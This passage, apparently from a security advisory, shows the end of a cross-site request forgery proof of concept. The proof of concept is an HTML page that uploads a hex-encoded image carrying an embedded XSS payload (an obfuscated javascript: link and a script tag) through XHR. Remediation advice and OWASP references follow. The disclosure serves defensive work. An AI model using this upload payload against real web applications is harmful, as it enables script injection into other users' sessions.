\x1e\x0ez\xd0\xb2\x16\xa1\x02\x15P\xeb\x1a\xd2\x9a\xd6\xb3\x8e\xa0\x04
d=k\tF\x10W\xc6\xca\xf5\xadO\xd0\xaa\x7f\xfe\x90\x81\"\xa8\xb3\xac\x10
@\xeb\x086\xbb\xd9\xb5j\x96\x03m]
\xeb`\xdb\xba\xd8\x1b\x00\x02\x10r\xbdA\x112\xe0\x0c\x11\xed5\x03\x95\
xad\xc0Z\xcb\n" +
          "\xd8\x82\xff\x9a\xb3\x98\xe2\xbc-:
\tJX@d\"\x13tX\xed\x1eD4\x10PP\xf6\xafK\r(G\xd1\x99[\xdd\xea6\x03\x7f\
xa0\x03(\x88{\x90\x19X\xf6\xa3F\x15\xe8G3\x8aLc\xe66\x03\xa3\xa0nB\x0e
\xfaR\xe7\x16\xf5\xa8%H\xaf8\xd3\x0b\x81\x0ctS\xbc\x00\xa0lWaK\xdf\xfa
\xdaW\x12\xc7 \xc5\x11\x8e\xb0\x85-
\x10\xa3\x08\xef\xa5.\x08jQ\x0bC\x18\xb8\x06yHp\x1e\xecP\x83\xbf\xd9\x
c2\x0ev\xe8\x84+\x8c\xf1\x85\n" +

"\x8f\xe1\x0bcPDx\x89\x0b\x02\x10\x0c@\x01\x1f\xfe0\x88\x070\x00\x0f+
\x80\x0cb\x10\x83\r\x02\xc0b\x01\x04\xe0o\x8bX\x04\x1bfL\x939\xcc\xc1\
x0e\x9cP\x0e\x88wL\xe2\x1e\x87\x98\xc7$\x061\x19V,
\x00\x17\x1b\xf9\xc5M\xf8\x9b\x92\x97\xcc\xe2\x00\xb8\x98\xc4
\x88\x89\x02\x8c\xf0\x81*g\x81\x0c#V\x00\x8f\xb7\x1c\xe2#{\xd9\xc9-
\x0e\xb3\x91\x8b\xec\xe4#7y%\x9bxC\x16\xa8\\\xe56\x7f@\xff\xcb!
\xfe\xb1\x9c\xbfLg0\x7f\xd9\xcec6rJ\xae0\x85*\xb0\xd9\xcdm&\xf1\x02\xe
4\xcc\xe3&\xdb\xf9\xd0u\xbe3\x98\xed\x9c\x84\x930\xe1\n" +
          "W\xa8\x02\xa0\x8d\xb0\xe6*\x1b\xc1\x06\x0b\xb0\x81\x8a\xb9|
hD{:\xd1t\x16@I8\x01\x04%0\xc1\tSx\x83\x11\x8c\xf0\x86*l\xa2\n" +
          "j\xceB\x166\x91\xe9\x05\x0c9\xc8\x1fn\xf1\x00\
\l\xe8O\xfbz\xcc\x8b.
\x89\x01\x96\xb0\x84R\x9fZ\x0b\xc8\xe6s\x9f\x8dP\x85*LA\x0c\x0b\x88\xb
6\rl\xf0c\x01\xec\xfa\xc9d\xe6u\x93\x13\xbdhm\xb7\x98$\x89 \x80\x01D@l
\x94\xda\xd4Np\x82\x16\xdeP\xe5)\\
\x81\t5\xc0t\xadC\xbc\xe8z\x8b\xb9\xd7\xf8\xeev\x99\x07\x10\x80F\x8b\x
c4\x01\x0e(\x80\xb8\xc7Mns+\xc1\xd4W\xa8\xb2\x16\x9c\xc0\x84\x00H;
\xda\x83\xe6w\x98\x9d|
\xed]o\xdb\xd35\xb0\xb8\xc6\xc7\xeco\x90\x88\xc1\x01\x14\xa0\x00\xc0\t
0p\x11\x98\xbc\xd8J\xff\x98B\x16\x98pp\x10,\x00\xda\xb5\x061\xc5g\xce\
xeb\"[\xdc\xda4\xe7w\xcd[\\
\xf3\x8e\x7fd\x18\x16\xb0\x80\xc8\x03.p\x92\x1b\xe0\xe8\xe3.v\xb1\x81\
xd0\x86L\xdb@\x00\xd1&1\xcf\xcb\x3cql\xef\x9c\xea\xfa\x16\xb3H\x84.t\x
80\x07\x9c\xe4\xe2\x1ex\xc9\x81\xb0\x846@\x1d\xe2\x0b\xc86\xbeq~\xf1\x
aao{\x005\xc89\x8bEB\x81\xa0\x0f\xbd\x00E7@\xd8\xf5~t\x93\x8b\xc0\xecg
O{\xdaY\\q`[\xdb\xcb\x1b?\xf4\xb5\xa9.j\x90\x0c\xa2\xee]
\xffz\x01\xf4\xbe\xf7\x92\x8b\xc0\x00m\x18\x80\xe0\xcf\x3eu;K\x9c\xf1:
\x07}\xdb\xdf\x1e\x92\x05\x04=\xf2x\'\xc0\xe4\xf9nt\x82\x13
\r\xbb\xde\xfc\xa0\xb5]s#[\x1c\xeb\x177\xb3\xedy\x1d\x92\x90o\xc0\x02^
O=\xd8Y\xdfw\x11\xbc^\x01\x82\x8f6\x99\x03\xb0k\x9d\x7f\xde\xf6\xba\x8
6\x3e\xc5\xa1o\xfb\x90\x9c\x3e\xe4D\xcf\xbb\x01\xb4?
n\xbdwX\xf9i\xc7v\xff\x98\x17_\xfb\xa9\x93\x1f\xcc\xb7g\xfe\xdcA\"\xf4
\r\x0c=\xfb\xdb7z\xeb/
\xef\x00\xd8\x9f\x1d\xea\xcbo\xbe\xa1\xf5\xef\xfc\xce\xab\xff\xfflgm\x
3e\xb7\x11\x02`\x01\xbfww\xa9\'pz\xa7\x80}g\x00|
\xe0a\xc9\xb7\x00\x84G{\xe9wd\x1a7\x81\x18\xc8|
\xbb\xd7o\x1f\xd1\x06\x14\xf0{ \x07p\xc2Wyzgr\xaf\x07\x02\n" +

"\x80\x7fi\xf7y\xfawx\xfc\xa6\x7fo\xd7d7\'ql\xc7b\x03\xa8\x11A\xe7~\"\
x87w\xc2\x17\x7f\x0cxy\x04\x80\x82\x82\x86\x7f\xe2\'\x83W7}\xe3\xc7k\x
b7\xb7\x84\xd6\xa6\x00\x1f\xf1\x81B\xf7~#8y`G\x00@\x88\x82
```

```
v\x7fowx1\x08\x830X\x83\xa1w{\xd6\xf6\x11\xbf\xa7\x83\"Xt\xe2&p\xab7n$
gb\x9aG\x84\xe9\xa7\x81\xcf\xb7\x85\xd1\x97\x81L\xb8~\x1c!
\x00PxwD\xa7zT8|G\xe7\x00X\xf8\x86\x83Gx\x1a\x18}/
X\x83`\xb8\x81\xea\x87s\x03\xff\xe0\x11e\x18\x85\"X\x85\xaa\xa7zHg|
X6b\x9bw\x88\x198z\\
\x88\x84\x9c\x18\x87\xcc\xe7\x119\x88z\x3cX\x89U\x88tA\x88\x85)\x18~t8
\x81\xfc\xc7v_H\x83\xb4\xa8~\x8f\xd8\x11\x91(\x85=\x98zH\xa7w@&xrh\x84
qH\x81\xda\x16\x86\xe8w\x88\xbb\xd6\x11i\xf0\x81
\xb8\x83\x92\xe7\x87\x7fx\x85\xac(x\xcfW\x81\xfd\x07\x83H\x88s\x8e(\x8
b,6\x08\x1c1\x00e\x88}\xd9\x87\x8a\x95\xa8\x8a\x05\xe0a]6x/
h\x8b\xff\xc7\x89\x88\xc8\x8e\xed(q\xebx\x83\x16Q\x8a\xe2x\x86j\x88\x8
aGG\x00\x82\xa8eZF\x8d\x86\xe8|.
\x18\x90\xf0(\x8b\x8e\x08\x8b\xdd\xc8\x11\x1b\xb0\x90\x91\xe7\x00~Hr\x
f9\xd8\x8b\xab\xc8c\xf8g\x87\x86(\x87.\xa8\x84\xc8\x88\x81\xf2Hx\x3ca
href=\"javas\\x0Ccript:javascript:alert(1)\"
id=\"fuzzelement1\"\x3etest\x3c/a\x3e\x3cscript\x3ealert(1)\x3c/
script\x3e\xf8\x92\xfc\x17\x90\x1b\x01\x02\x06x\x80\xc17\x92\x10}
i\x92\xdb\x87\x82&F\x84\x08\x89\x91\xb6\xf8d\xff\xd7\x91\xf0\x98x\xfc\
x96\x08\x1a\xd1\x075)\x89#\x99\x8f\xa7(v\xe7\xe8\x8f)X\x91,8s09\x94\x1
7\xe9\x85\x04imZ\xa0\x11\x1b\xd0\x07\x0b\xe9~\xc1G\x92\xbc\x18v\xfdhb\
x00\x19\x94DI\x94\x18\xe9\x85\xd8&\x8flwj\x19\xc1\x07}\xc0\x07t\x19\x9
6Gw\x05\x93h\x92\x04Pb(Yd\x1a\xc9\x8d\xeb\xa8\x96YY\x98lIb\xe9\x86\x94
\r\x11\x10\x00;\r\n" +
          "------WebKitFormBoundaryQBwePh3oAoBqOFir--\r\n";
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
          aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
      }
    </script>
    <form action="#">
      <input type="button" value="Submit request"
onclick="submitRequest();" />
    </form>
  </body>
</html>
```

Suggested remediation:

- Analyze all images on the hex level and prohibit the use of any characters that can be used for XSS, such as `0x3c` (“<“), `0x3e` (“>”), `0x22` (double quotes), `0x27` (single quote), and `0x3d` (“=“).
- Perform server-side validation to ensure that no unwanted extensions can be used and reject all requests that try.
- Do not allow requests from arbitrary origins.
- Add anti-CSRF protections on direct API requests.

Further reading:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html